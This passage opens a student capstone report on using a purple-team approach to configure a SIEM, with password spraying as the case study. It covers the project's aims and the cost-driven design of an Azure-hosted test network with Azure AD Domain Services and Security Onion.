

Using a Purple Team Approach to Security Information and Event Management (SIEM)

A Case Study of Password Spraying

Spring 2020 | Information System Security | Capstone Project

Charvik Patel
Gordon Bazinet
Carmen Wong

Table of Contents

Table of Contents	2
1 Executive Summary	4
2 Project Details & Documentation	5
2.1 Cloud-Hosted Virtual Network	5
2.1.1 Network Topology Design	5
2.1.2 Active Directory Domain Services	16
2.1.2.1 Self-Managed Active Directory Domain Services (ADDS)	17
2.1.2.2 Azure Active Directory Domain Services (AADDS)	40
2.1.2.3 Joining Devices to Azure ADDS	58
2.1.3 Web Server	69
2.2 Security Onion Implementation	80
2.2.1 Testing Security Onion Support on Azure	80
2.2.1.1 Creating an Azure Image with a Virtual Hard Disk File (Test 1)	80
2.2.1.2 Installing Security Onion on Top of an Ubuntu Server (Test 2)	91
2.2.2 Configuring & Integrating Security Onion	99
2.2.2.1 Deploying an SO Server	100
2.2.2.2 Logging	114
2.2.2.2.1 Winlogbeats & SO Server	115
2.2.2.2.2 Azure Monitor, Event Hub, Filebeat, ELK stack	131
2.2.2.2.3 Final Network Topology	203
2.2.2.3 Log Management	205
2.3 Attacking & Alerting	211
3 Project Budget & Cost Analysis	227
4 Lessons Learned & Future Improvements	230
5 References	233
6 Appendix	240
6.1 Testing Command Line Installation of pfSense	240
6.2 Winlogbeat Configuration File	245
6.3 An Observed Intrusion Attempt	249
6.4 Python Azure SDK Sample Script	250
6.5 JavaScript Azure SDK Sample Script	252
6.6 Testing JavaScript SDK	253
6.7 Filebeat Configuration File	281
6.8 Filebeat Azure Module Configuration File	287
6.9 Testing Sysmon Configuration with a Threat Simulator	289

1 | Executive Summary

As attackers become more and more sophisticated, a key problem for Information Security (InfoSec) professionals and businesses of any size increasingly becomes a question of how best to detect malicious activity. While there is no shortage of tools made for this specific purpose, whether or not these tools provide meaningful real-time utility is a separate concern altogether. At best, the tools satisfy their purpose. At worse, tools can generate false positives and alert on inert events, which can overwhelm the Security Operations Center (SOC) analysts' ability to discern between truly malicious activity and a false alarm. More often than not, the latter is what is representative of reality. Thus, in order to explore how it may be possible to better detect malicious activity, this project will explore a purple team approach towards configuring a security information and event management (SIEM) platform.

SIEM software is ostensibly a large data correlation and analytics engine. Its purpose is to ingest event and log data in order to alert SOC analysts of potential abnormalities that may require their attention. However, despite noble intentions, SIEM software often struggles with creating meaningful alerts in a timely manner. In a space where the factor of time can determine whether SOC analysts can mitigate a costly and damaging breach, meaningful and deliberate logging and alerting is of prime importance. Thus, in this project, we aim to demonstrate how a purple team approach toward configuring a SIEM can lead to improved detection capabilities. First we will understand and implement an attack; this will be our red team activity. Then we will use the lessons learned from our red team activity to perform the blue team activity of updating the network's SIEM to look for and alert on specific indicators of compromise (IoCs). By exploring both attack and defence, we hope to demonstrate how a purple team perspective will, although require a bit more effort and technical know-how, pave the way towards more meaningful and timely detection of malicious activity.

This project was intended to include three major components: a cloud-hosted virtualized network, a Network Security Monitoring (NSM) engine in the form of Security Onion, and the execution of the password spraying attack. This particular attack was chosen because it is a simple and low effort attack that is highly effective in gaining a foothold in an organization's network. The major components of this project were phase implemented with building the virtual network as Phase 1, implementing Security Onion as Phase 2, and executing and studying the password spraying attack as Phase 3. For this reason, [Section 2](#) on "Project Details & Documentation" will include three major sections to correspond with these major phases.

In order to manage the feasibility of this project, the project scope was purposefully narrow as this is ultimately a proof-of-concept for taking a purple team approach towards SIEM implementation. For this reason, for this particular project, all other attacks will be out of scope. Furthermore, as our project is specifically interested in log monitoring and how to create meaningful alerts, other security software and mechanisms will be out-of-scope. For instance, something like threat intel will be out-of-scope as incorporating this data will involve another layer of processing that, while potentially useful in real-life application, may end up obfuscating our goal.


2 | Project Details & Documentation

2.1 Cloud-Hosted Virtual Network

Designing the cloud-hosted virtual network included several major areas of work. The first was to design a network topology that would be representative of a small enterprise environment. [Section 2.1.1](#) will discuss the details of this area of work. Another decision that had to be made, in conjunction, pertained to the Active Directory Domain Services (ADDS) that would be deployed. This is because a traditional self-managed ADDS will be deployed differently than the Microsoft-managed Azure ADDS. The two solutions represent dissimilar paradigms that will impact the network topology. Thus, part of the network topology design included making the decision regarding which ADDS to deploy. The details on the decision will largely be covered in the network topology design section. However, in regards to deployment details, [section 2.1.2](#) will discuss the deployment details pertaining to each of these options and also discuss how to join workstations and endpoints to the domain. Lastly, as this project's intention was to emulate an enterprise environment, we also looked into how to install, configure, and deploy a public facing web server that runs a LAMP stack. [Section 2.1.3](#) will discuss these details in full.

2.1.1 Network Topology Design

The network design has gone through many design iterations. For much of the design cycle, the virtual network, in concept, has almost always consisted of the same few components that were considered essential to emulating a small enterprise environment. These components consisted of a perimeter firewall, an external web server, a database, a domain controller, an internal file server, and internal “corporate” workstations. Brief consideration was given to implementing an Exchange email server, however to control the complexity of the network, this was eliminated. (It was determined that if the project went smoothly, then we would return to this element of the network.) Pictured below is a rudimentary network topology diagram that was first drafted.



As we began testing the infrastructure, one of the emergent and persistent hurdles of cloud computing turned out to be cost. Azure offers a 30-day free trial that comes with a \$260 CDN credit and also advertises that the platform offers 12 months of free services (Microsoft, 2020). Despite this, as the network topology was built out, it seemed that the components and network appliances that we had wanted to implement would incur significant costs.

For instance, the multi-faceted constraints that presented as the design process progressed are best demonstrated in the pursuit to implement a firewall. While there are free tier virtual machines (VMs), in order to configure a network appliance VM that can operate as a firewall, the free tier VM lacked the required hardware specifications. Specifically, in order to provision a VM that can act as a firewall appliance, this VM must have, at least, two network interface cards (NIC) (Yandapalli, 2019). A VM that can support dual NICs requires at least 2vCPUs and 8GB RAM (Carbone, 2015), (Parikh, 2018). Looking at the Azure pricing chart, such a VM would cost about \$87/month (Microsoft, 2020). While this is not that extreme, the issue begins when we look a bit deeper.

Add to estimate	Instance	vCPU(s)	RAM	Temporary storage	Pay as you go	1 year reserved (% Savings)	3 year reserved (% Savings)	Spot (% Savings)
+ B1LS	1	0.5 GiB	4 GiB	~\$5,4196/month	~\$3,1957/month (~41%)	~\$2,0277/month (~63%)	--	--
+ B1S	1	1 GiB	4 GiB	~\$10,8391/month	~\$6,2979/month (~42%)	~\$4,0927/month (~62%)	--	--
+ B1MS	1	2 GiB	4 GiB	~\$21,4912/month	~\$12,6892/month (~41%)	~\$8,2134/month (~62%)	--	--
+ B2S	2	4 GiB	8 GiB	~\$43,3562/month	~\$25,3877/month (~41%)	~\$16,3520/month (~62%)	--	--
+ B2MS	2	8 GiB	16 GiB	~\$86,7124/month	~\$50,7753/month (~41%)	~\$32,6386/month (~62%)	--	--
+ B4MS	4	16 GiB	32 GiB	~\$172,864/month	~\$101,8683/month (~41%)	~\$65,5669/month (~62%)	--	--

("Linux Virtual Machine Pricing, 2020.)

Deploying a firewall on Azure will involve either deploying the proprietary, managed, Azure Firewall service (Horne et al., 2020) or choosing a firewall solution offered in the Azure Marketplace. As Azure quotes the pricing for its Firewall service at a per hour rate and per gigabyte of processed data rate, in order to estimate the cost of an Azure Firewall, some simple calculations first had to be done.

Here are the Azure Firewall rates:

Region: Currency:

Azure Firewall

Azure Firewall can be seamlessly deployed, requires zero maintenance, and is highly available with unrestricted cloud scalability. Setting up an Azure Firewall is easy; with billing comprised of a fixed and variable fee.

Azure Firewall Pricing

PRICE	
Deployment	\$1.60 per deployment hour
Data Processing	\$0.021 per GB processed

Azure Firewall with Secured Virtual Hub Pricing preview*

PRICE	
Secured Virtual Hubs Deployments	\$0.80 per deployment hour
Secured Virtual Hubs Data Processed	\$0.011 per GB processed

*Prices include 50% public preview discount.

(Azure Firewall pricing, 2020).

Once an Azure Firewall is deployed, the service cannot be halted when we want to “shut down” our virtual network when we’re not working on it (Bailie, 2020). (NB: It seems that this is now an offered capability (Horne et al., 2020). In our initial reading, this did not seem to be the case.) Thus, to estimate the cost, the assumption was made that the device would run for the three months, or, the duration of a semester.

$$3 \frac{\text{months}}{\text{semester}} \times 30 \frac{\text{days}}{\text{month}} \times 24 \frac{\text{hours}}{\text{day}} \times 1.60 \frac{\text{dollars}}{\text{deployment hour}} = \$3456.00/\text{semester}$$

At over \$3000 per semester excluding the cost of data processing, the Azure Firewall service is not a viable option. This made the open-source firewall pfSense look like a rather attractive option. Browsing through the VM images offered on the Azure Marketplace, a Netgate pfSense image is indeed available. However, when selected, the estimated cost was not the \$87/month rate found on the VM pricing page and instead, it was around \$330/month. This rate was fairly comparable across Canadian and US availability regions.

Instance details

Virtual machine name *	<input type="text"/>
Region *	(Canada) Canada Central
Availability options	No infrastructure redundancy required
Image *	Netgate pfSense Firewall/VPN/Router 2.4.5
Browse all public and private images	
Azure Spot instance	<input type="radio"/> Yes <input checked="" type="radio"/> No
Size *	Standard_D2s_v3 - 2 vcpus, 8 GiB memory (CA\$329.36/month)
Select size	

(Microsoft, 2020)

Thus, while \$330/month is a fraction of the over \$1000/month it would cost to provision an Azure Firewall, this pfSense VM was still cost prohibitive, clocking in at just under \$1000 for the three-month semester. As cloud computing is new to the entire project team, this was not an anticipated roadblock. We inferred that the cost is partly due to cloud computing resources and partly due to support costs. This is an image made for Azure deployment, which, in all likelihood, involved some work costs that have been perhaps reflected onto Azure client bills.

Since the two usual options for deploying a firewall appliance on the Azure platform were not viable, in order to solve our cost issue, other avenues were explored. As VMs are fundamentally files on a host computer, a VM’s virtual hard disk is nothing more than a file. This virtual hard disk file can be uploaded onto the Azure platform (IBM, nd) and Azure offers an option to use an existing virtual hard disk to create an image that can be deployed on their cloud-hosted VMs (Hu & Pelluru, 2018), (Geendertaelen, 2019).

This method was tested--albeit with a different open-source image--and proved unfruitful. For context, before firewalls became an issue, in initial proof-of-concept testing, this methodology was tested on Security Onion. Security Onion is an open-source Linux-based technology. Amazon Web Services (AWS) offers a Security Onion image, but Azure does not. As a key component of our project hinged on implementing Security Onion, one of the first tests conducted was to test if Azure could support a Security Onion device. This testing is elaborated upon, in detail, in [section 2.2.1](#). As this methodology failed to produce a viable Security Onion image, this method was actually not tried with pfSense. Thus, as a last resort, a Linux server, with the ability to support dual NICs, was deployed and we tried to install pfSense from the command line. These details can be found in [Appendix 6.1](#) “Testing Command Line Installation of pfSense”. However, as pfSense installation requires an installation media (CD, memory stick) (pfSense, 2020), this was ultimately not fruitful as well. Without options, this hurdle proved to be an impasse.

At this point in the designing and testing process, several of the network components that were initially mentioned have been conceptually condensed and compacted. For instance, the LAMP stack was implemented all in one VM in lieu of an external web server connected to an internal database. The internal file server and the server configured with the ADDS were to be implemented in one machine. This was done for a few reasons. First is cost as the fewer VMs that are deployed, the lower the cost of the project. Secondly, Azure seems to impose a 4 vCPU quota limit on free trial subscriptions that cannot be lifted. In order to lift the quota, we would have to upgrade our subscription (Sherer & Blythe, 2020). (FitzMacken et al., 2020). While this would be an eventuality if we decided to stick with Azure, in our initial stages, it was undetermined if we wanted to stay with Azure. Herein lies a continuation of the cost challenges of implementing a cloud-hosted virtual network: it is not necessarily budget-friendly and free services will not provide enough mileage for full-featured deployments. These design and implementation impasses will be returned to after discussing the other major challenges.

The other major challenges with respect to network topology design pertained to two major pieces of the puzzle that are reciprocally related. The first piece pertains to the mechanics of the network. As a cloud-hosted network does not have physical switches and routers, one major implementation and design challenge was to figure out how all the pieces would *fit* together and communicate. Figuring this out at the onset was imperative as the second stage of the project would involve implementing an open-source security monitoring solution on this network. By extension, this means that the network design needs to factor in the security monitoring solution deployment. Traditional network monitoring involves installing network TAPs to mirror traffic to a monitoring and/or analysis engine (PacketJay, 2016). However, tapping a cloud-hosted network is not exactly the same. We did not want to design and implement a network from which it could be difficult to extract logging and network data.

The second piece pertains to the type of Active Directory Domain Services (ADDS) that would be implemented. While the team is all, to varying degrees, familiar with a traditional self-managed ADDS, a new Microsoft-managed Azure ADDS was also an option (Foulds & Stephens, 2020). The reason that the type of ADDS matters is because each of these ADDSs

are implemented differently. Deploying a self-managed ADDS will involve provisioning an Azure VM with Windows Datacenter 2019 installed and then promoting and configuring it to act as a domain controller. This is a full-featured ADDS and requires manual maintenance (Foulds, 2020). This deployment will involve fairly standard networking paradigms where the Windows Datacenter VM will likely reside on a subnet inside of a Virtual Network. On the other hand, deploying Azure Active Directory Domain Services (AADDS) will involve provisioning a domain from the Azure portal that is maintained by Microsoft. (This service is discussed in [section 2.1.2.2](#) on “Azure Active Directory Domain Services” and will thus not be elaborated upon further in this section.) According to Microsoft (Foulds et al., 2020), this service should be deployed in its own Virtual Network. Then, in order to achieve connectivity between Virtual Networks, *network peering* should be configured (Foulds et al., 2020). As the term suggests, network peering is an Azure function that allows connectivity between Virtual Networks. When peering has been configured, the private IP addresses that have been assigned to various components of a Virtual Network can be used for routing across all private IP domains that have been peered. The various Virtual Networks will thus communicate as one large network (with the caveat that peering is non-transitive. This means that if Virtual Network 1 is peered to Virtual Network 2 and Network 2 is peered to Network 3, Network 1 cannot communicate with Network 3 unless explicit peering has been configured). (Nahar et al, 2019) Thus, a self-managed ADDS and the Azure ADDS are distinct paradigms that will require different network topology designs and deployments. This decision will ultimately impact the previously discussed network connectivity challenges of deploying a cloud-hosted enterprise network.

In order to make an informed decision, both deployments were tested out and the deployment details are laid out in sections [2.1.2.1](#) and [2.1.2.2](#). However, other than ease of deployment, other factors such as cost and industry relevance were also considered. As the self-managed ADDS would involve deploying a Windows Server, this was estimated to cost anywhere from \$120/month to \$190/month:

Image * ⓘ

Windows Server 2019 Datacenter

Browse all public and private images

Azure Spot instance ⓘ

Yes No

Size * ⓘ

Standard_D2s_v3 - 2 vcpus, 8 GiB memory (CA\$189.68/month)
Standard_D2s_v3 - 2 vcpus, 8 GiB memory (CA\$189.68/month) (Selected)
Recommended by image publisher
Standard_DS1_v2 - 1 vcpu, 3.5 GiB memory (CA\$120.54/month)
Standard_D4s_v3 - 4 vcpus, 16 GiB memory (CA\$379.37/month) ⓘ
Standard_E2s_v3 - 2 vcpus, 16 GiB memory (CA\$222.39/month)

Administrator account

Username * ⓘ

Password * ⓘ

(Microsoft, 2020)

As this fictitious network would not hold many domain objects, it is likely we can scale down the size of this VM to incur fewer charges.

Conversely, Azure ADDS, on an enterprise level, is considerably more costly. Here is a cost chart from Microsoft:

	STANDARD	ENTERPRISE	PREMIUM
AAD DS Core Service			
Suggested Auth Load (peak, per hour) ¹	0 to 3,000	3,000 to 10,000	10,000 to 70,000
Suggested Object Count ²	0 to 25,000	25,000 to 100,000	100,000 to 500,000
Backup Frequency	Every 5 Days	Every 3 Days	Daily ³
Resource Forest Trusts	N/A	5	10
Instances			
User Forest ⁴	~\$140.16/month/set	~\$373.76/month/set	~\$1,495.04/month/set
Resource Forest (Preview) ⁴	N/A	~\$186.88/month	~\$747.52/month

¹ Transactions are given as guidelines for selecting SKU and are not SLA. Directory performance may vary depending on the needs of your applications and amount of authentication requests.

² Object count is given as a guideline for selecting SKU and not limited in the product.

³ Daily backups will be retained 7 days, with every 3rd backup being retained 30 days.


⁴ Each instance consists of 2 domain controllers for high availability, spread across 2 availability zones (if available in region).

(“Azure Active Directory Domain Services pricing”, 2020)

As shown in the cost chart, Enterprise level Domain Services costs almost \$400/month/set. Furthermore, virtual network peering is also a per data volume transferred service, which means that the more peering connections there are, the more expensive the cost (Nahar et al, 2019). It should be noted that these service levels can be changed after the domain is provisioned (Foulds, 2020). Therefore, in the event that organizations find that their business needs have shifted, the type of domain services purchased can be scaled up or down as per business needs. On the cost front, a self-managed ADDS is the more attractive option.


However, when industry relevance was considered, this is what tipped the scales. While a self-managed ADDS is still industry relevant, more and more enterprises are either shifting to or implementing Azure ADDS in conjunction to an on-premise ADDS (Mackie, 2017). As the Domain Services offered by Azure are a relatively new offering that is gaining market share, our team was attracted to working with this new and emerging service in order to explore how security monitoring can be integrated with this managed service. However, as we cannot afford a \$400/month cost to provision an Enterprise level Azure ADDS, for our proof-of-concept project, we decided to implement the Standard Azure ADDS and will share the \$140/month cost among the team members.

The decision to deploy Azure ADDS thus informed the rest of the network topology design. Here is an intermediate design:




This design helped visualize how some of the networking would be logically laid out, however, this design fails to implement any defense-in-depth techniques. Thus, the network topology design was amended.

Here is a topology diagram of the amended network design:



This network topology maintains the original Demilitarized Zone (DMZ) design and further augments it with redundant, load-balanced, firewalls and jump boxes so that the perimeter can avoid single points of failure (Buck et al., 2018). However, as previously discussed, the cost of deploying a single firewall is already cost prohibitive, let alone four. This network topology was drafted before a cost analysis was done. Bearing cost in mind, this design was simplified. Here is the simplified network design:




This design introduces several single points of failure, however, in an effort to control cloud computing costs, these concessions were nonetheless noted and made. Despite making these concessions, the cost viability of this network was assessed based on the initial estimate of \$87/month for an Azure Ubuntu box that could be used to act as a firewall device. As the beginning of this section discussed, this definitely did not turn out to be an accurate cost estimate.

As cloud computing charges seem to be mounting and this did not even factor in the SIEM implementation (which, because the SIEM will be ingesting log, and potentially network data,

this machine will have some very specific and likely not free hardware requirements). All of this suggested that, if we were to continue working on the Azure platform, the network topology would require deep cuts. As cloud infrastructure provides both flexibility, availability, and is uniquely suited to remote working conditions; and, none of the team members possessed the physical hardware required to create this virtual network; and we were still very much attracted to the industry relevance of Azure ADDS, the decision ultimately was to stay on the Azure platform and make deep cuts to the designed network.

To do this, the main consideration resided in preserving the essential, core components that would allow us to carry out the proof-of-concept purple team approach to network security. As the chosen attack was password spraying, it was determined that the essential components would consist of the Azure ADDS, the workstation endpoints, and the pseudo-SIEM. This is because we needed to preserve a core component of the network that will be attacked (the ADDS and the endpoints joined to the domain) and we needed to preserve the logging and detection engine (Security Onion). Everything else, that is, the initial, more complex, network design was created on the dual premises of emulating an enterprise environment and that of extensibility regarding the project goals. By extensible, we meant for the network to have the capacity to act as the testing grounds for other types of attacks and techniques (e.g. the MITRE ATT&CK framework) such that after our infrastructure had been set up, if we had time, we could test the purple team approach on other attack techniques as well. However, as we were faced with significant resource 